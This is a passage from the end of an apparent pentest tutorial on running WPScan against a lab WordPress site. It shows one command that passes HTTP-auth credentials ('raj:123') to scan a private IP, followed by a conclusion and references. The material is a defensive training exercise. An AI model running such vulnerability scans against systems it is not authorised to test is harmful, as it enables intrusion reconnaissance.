


From the below image you can see that when we tried the normal scan, we got an alert as **"Please provide it with –http-auth".**

Thus following this alert, we've used the **–http-auth** and had entered our credentials.

```
wpscan --url http://192.168.1.105/wordpress/ --http-auth raj:123
```

And there we go, our scan has been started now.



Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/penetration-testing-lab-setup-wordpress/
- https://www.hackingarticles.in/wpscanwordpress-pentesting-framework/
- https://docs.docker.com/reference/samples/wordpress/